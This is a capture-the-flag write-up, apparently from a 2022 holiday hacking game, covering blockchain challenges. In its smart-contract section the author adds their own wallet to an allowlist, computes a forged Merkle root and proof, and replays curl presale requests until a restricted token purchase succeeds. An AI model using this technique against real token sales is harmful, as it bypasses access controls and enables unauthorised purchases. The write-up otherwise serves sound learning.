
To purchase this hat you must:
Use a KTM to pre-approve a 10 KC transaction to the wallet address:
0xF0D33f612848D69fb3CE55B5e9A96635285d5Be5
Return to this kiosk and use Hat ID: 531 to complete your purchase.

Use KTM next to Palzari.

Transfer 10 KC to the Wallet Address specified by the HATS machine. Confirm that the process has been successfully completed.



Return to the HAT machine and specify ID: 531 to purchase.



A gentleman who can, starts with the grooming of his hat.

6 – 2．Blockchain Divination

With the block creating the contract present on the chain, the process is checked by simply announcing the address.

Blockchain Explorer

Current highest block: 106022

<<< Block Number: 4 >>>

Block #4	
hash	aa932839e8a619cf1c37a5f1e94633a8c85c1ee8a369349ddd9ed5df599beead
parentHash	36a9e868bb4f7f1433bf744748a16e1ecf16801ef8cb20559e0b050966739e71
sha3Uncles	1dcc4de8dec75d7aab85b567b6ccd41ad312451b948a7413f0a142fd40d49347
miner	0x8B86BB82b4b0a7C085d64B86aF6B6d99150f92a1
stateRoot	539e8f53aef110f72963e0999ca68ffece41858d9f58f9f02591171c1799772c
transactionsRoot	9e95f9dd4257d46daed0687561d798e9498f95f5721f7b27302f3d92db02fa28
receiptsRoot	aa7c97bc45ddfb389d4d0e34bf7d0ebd40ee32c4769f2d0bbdffe989bf6ad130
logsBloom	00000000000000000000000000000000000000000000000000000000000080000000000000000000000000000000000000000000000000000040010000000000000000000000000000000000000000880000000000000000000000000000000000000000000000000000002000000000000000000000000000000000000010000000000000000000000001000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000300000000000000004000000000000000000000000000000000000000000080000000000000000000000000000000000000000000000000000000
difficulty	1
number	4
gasLimit	30000000
gasUsed	52983
timestamp	1670431516 (2022-12-07 16:45:16 GMT)
extraData	
mixHash	0000000000000000000000000000000000000000000000000000000000000000
nonce	0000000000000000
totalDifficulty	5
baseFeePerGas	605203117
size	787
transactions	(Transaction 0, below)
uncles	None

Transaction 0	
hash	b718683af1b61ceed1db63f9c59c0187715329dab5c87d709e056d584ee58567
type	0x0
nonce	2
blockHash	aa932839e8a619cf1c37a5f1e94633a8c85c1ee8a369349ddd9ed5df599beead
blockNumber	4
transactionIndex	0
from	0x8B86BB82b4b0a7C085d64B86aF6B6d99150f92a1
to	0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554
value	0
gas	58281
gasPrice	2000000000
input	0x56b8c724000000000000000000000000f876a0d5a189409949f9ee61fcfbd5b6a6177e390000000000000000000000000000000000000000000000000000000000000000050000000000000000000000000000000000000000000000000000000000000000600000000000000000000000000000000000000000000000000000000000001e4368616c6c656e676520636f6d706c657465643a2061746d6372656174650000
translation:	function: transfer(address,uint256,string) parameters: {'_to': '0xF876a0d5a189409949F9EE61fcFbD5B6a6177E39', '_value': 5, '_comment': 'Challenge completed: atmcreate'}
Solidity Source File	KringleCoin.sol
Solidity Source Code	(below)
v	2710
r	5cfb45889787ac8e947111956c17b10e91bcf2f158bd0721626f1a89ef5d8335
s	6887fdf55c817ee1e662901b1719ed02f90cde75a499be521a1f1ee59308a212

```
pragma solidity ^0.8.0;

// SPDX-License-Identifier: MIT

/**
    @title Bare-bones Token implementation
    @notice Based on the ERC-20 token standard as defined at
            https://eips.ethereum.org/EIPS/eip-20
 */
contract KringleCoin {
    string public symbol;
    string public name;
    uint256 public decimals;
    uint256 public totalSupply;


    mapping(address => uint256) balances;
    mapping(address => mapping(address => uint256)) allowed;
```

The address **0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554** is announced in the Block Number 4 process.

6 – 3．Exploit a Smart Contract

The problem is that the Smart Contract process is disguised as an offline process to purchase BSRS Token.

From the information on the BSRS website, 100 KC must be transferred to Wallet Address 0xe8fC6f6a76BE243122E3d01A1c544F87f1264d3a.




From the information in the tips, use the following tools.
https://github.com/QPetabyte/Merkle_Trees

Specify ['my WalletAddress','WalletAddress of BSRS site'] in allowlist.
Then use merkle_tree.py to calculate the Root and Proof hash addresses.

```
mt_user@223ccadf8f9c:~$ vi merkle_tree.py
mt_user@223ccadf8f9c:~$ python3 merkle_tree.py
Root: 0x1d0c98c25674cb56f9ea589ff165d3015985e231dfe25f88592eb87ea89032cc
Proof: ['0x0f1859b20c631beeedaae52fee2404ce14f333209d62f94d3034b298fd91a860']
mt_user@223ccadf8f9c:~$
mt_user@223ccadf8f9c:~$
mt_user@223ccadf8f9c:~$ diff merkle_tree.py merkle_tree.py.org
149,150c149
< #allowlist = ['0x1337133713371337133713371337133713371337','0x0000000000000000000000000000000000000000']
< allowlist = ['0xdF6D7D4D2cFA427620c5d9f600754CD0b4EC1F99','0xe8fC6f6a76BE243122E3d01A1c544F87f1264d3a']
---
> allowlist = ['0x1337133713371337133713371337133713371337','0x0000000000000000000000000000000000000000']
mt_user@223ccadf8f9c:~$
```

The request content is also obtained in cURL format from the web browser's developer tools.



As a result, the request is executed using Wallet Address, Root and Proof, although this is not shown on the screen.

```
┌──(root💀kali)-[~]
└─# curl 'https://boredsporcrowboatsociety.com/cgi-bin/presale' ¥
  -H 'authority: boredsporcrowboatsociety.com' ¥
  -H 'accept: */*' ¥
  -H 'accept-language: ja,en-US;q=0.9,en;q=0.8' ¥
  -H 'content-type: application/json' ¥
  -H 'origin: https://boredsporcrowboatsociety.com' ¥
  -H 'referer: https://boredsporcrowboatsociety.com/presale.html?&challenge=bsrs&username=M1LLCR3PE&id=d180bbd4-4f8f-451c-9f45-
cfe19cbcfa5c&area=level5&location=13,15&tokens=' ¥
  -H 'sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108", "Google Chrome";v="108"' ¥
  -H 'sec-ch-ua-mobile: ?0' ¥
  -H 'sec-ch-ua-platform: "Windows"' ¥
  -H 'sec-fetch-dest: empty' ¥
  -H 'sec-fetch-mode: cors' ¥
  -H 'sec-fetch-site: same-origin' ¥
  -H 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36' ¥
  --data-raw
'{"WalletID":"0xdF6D7D4D2cFA427620c5d9f600754CD0b4EC1F99","Root":"0x1d0c98c25674cb56f9ea589ff165d3015985e231dfe25f88592eb87ea89032cc","Proof":"0xa414dffb480b4d3d9
6e9f1f0664be0d71a04f8394f5a84f0322410655472a61","Validate":"true","Session":"d180bbd4-4f8f-451c-9f45-cfe19cbcfa5c"}' ¥
  --compressed
{"Response": "That address isn't on the list/Merkel Tree. If you're legit, you may need to try another of your addresses.<br>If you're trying to scam your way into the pre-sale, get lost loser!"}
```

From the above, it can be seen that the purchase can be made if the remittance is processed using the Root and Proof calculated in merkle_tree.py.If the input is entered with the pre-calculated values, the purchase is processed and an error is output indicating that the remittance of 100 KC is insufficient.

```
┌──(root💀kali)-[~]
└─# curl 'https://boredsporcrowboatsociety.com/cgi-bin/presale' ¥
  -H 'authority: boredsporcrowboatsociety.com' ¥
  -H 'accept: */*' ¥
  -H 'accept-language: ja,en-US;q=0.9,en;q=0.8' ¥
  -H 'content-type: application/json' ¥
  -H 'origin: https://boredsporcrowboatsociety.com' ¥
  -H 'referer: https://boredsporcrowboatsociety.com/presale.html?&challenge=bsrs&username=M1LLCR3PE&id=d180bbd4-4f8f-451c-9f45-
cfe19cbcfa5c&area=level5&location=13,15&tokens=' ¥
  -H 'sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108", "Google Chrome";v="108"' ¥
  -H 'sec-ch-ua-mobile: ?0' ¥
  -H 'sec-ch-ua-platform: "Windows"' ¥
  -H 'sec-fetch-dest: empty' ¥
  -H 'sec-fetch-mode: cors' ¥
  -H 'sec-fetch-site: same-origin' ¥
  -H 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36' ¥
  --data-raw
'{"WalletID":"0xdF6D7D4D2cFA427620c5d9f600754CD0b4EC1F99","Root":"0x1d0c98c25674cb56f9ea589ff165d3015985e231dfe25f88592eb87ea89032cc","Proof":"0x0f1859b20c631beee
daae52fee2404ce14f333209d62f94d3034b298fd91a860","Validate":"false","Session":"d180bbd4-4f8f-451c-9f45-cfe19cbcfa5c"}' ¥
  --compressed
{"Response": "Did you approve a 100 KC transaction for our wallet? The transaction failed with ¥"Insufficient Allowance¥"."}
```

Transfer 100 KC to the Wallet Address on the BSRS website using KTM.


If the remittance process is carried out again, the process is successful.

```
┌──(root💀kali)-[~]
└─# curl 'https://boredsporcrowboatsociety.com/cgi-bin/presale' ¥
  -H 'authority: boredsporcrowboatsociety.com' ¥
  -H 'accept: */*' ¥
  -H 'accept-language: ja,en-US;q=0.9,en;q=0.8' ¥
  -H 'content-type: application/json' ¥
  -H 'origin: https://boredsporcrowboatsociety.com' ¥
  -H 'referer: https://boredsporcrowboatsociety.com/presale.html?&challenge=bsrs&username=M1LLCR3PE&id=d180bbd4-4f8f-451c-9f45-cfe19cbcfa5c&area=level5&location=13,15&tokens=' ¥
  -H 'sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108", "Google Chrome";v="108"' ¥
  -H 'sec-ch-ua-mobile: ?0' ¥
  -H 'sec-ch-ua-platform: "Windows"' ¥
  -H 'sec-fetch-dest: empty' ¥
  -H 'sec-fetch-mode: cors' ¥
  -H 'sec-fetch-site: same-origin' ¥
  -H 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36' ¥
  --data-raw
'{"WalletID":"0xdF6D7D4D2cFA427620c5d9f600754CD0b4EC1F99","Root":"0x1d0c98c25674cb56f9ea589ff165d3015985e231dfe25f88592eb87ea89032cc","Proof":"0x0f1859b20c631beeedaae52fee2404ce14f333209d62f94d3034
b298fd91a860","Validate":"false","Session":"d180bbd4-4f8f-451c-9f45-cfe19cbcfa5c"}' ¥
  --compressed
{"Response": "Success! You are now the proud owner of BSRS Token #000633. You can find more information at https://boredsporcrowboatsociety.com/TOKENS/BSRS633, or check it out in the gallery!<br>Transaction:
0xb81e43680efccc479d1ae9d329a5e892df32dc85417f3bab40cd86f7a05da37b, Block: 106029<br><br>Remember: Just like we planned, tell everyone you know to <u><em>BUY A BoredSporc</em></u>.<br>When general
sales start, and the humans start buying them up, the prices will skyrocket, and we all sell at once!<br><br>The market will tank, but we'll all be rich!!!"}
```

Check the Token purchased.

```
┌──(root💀kali)-[~]
└─# curl https://boredsporcrowboatsociety.com/TOKENS/BSRS633
{"name": "BSRS Token #000633", "description": "Official Bored Sporc Rowboat Society Sporc #000633", "image": "https://boredsporcrowboatsociety.com/TOKENS/TOKENIMAGES/BSRS633.png", "external_url":
"https://boredsporcrowboatsociety.com/TOKENS/BSRS633", "token_id": 633}
```

Bueno, que tengas un buen día !!



Conclusion


I usually give up halfway through, but thanks to you I was able to finish in 2022. All the problems were great problems. I will definitely participate again next year.

Appendix.


Secret treasure chests are hidden in the following locations.

Hall of Talks


Elfen Ring




Tolkien Ring



Cloud Ring



Burning Ring



Get the Special Hat !!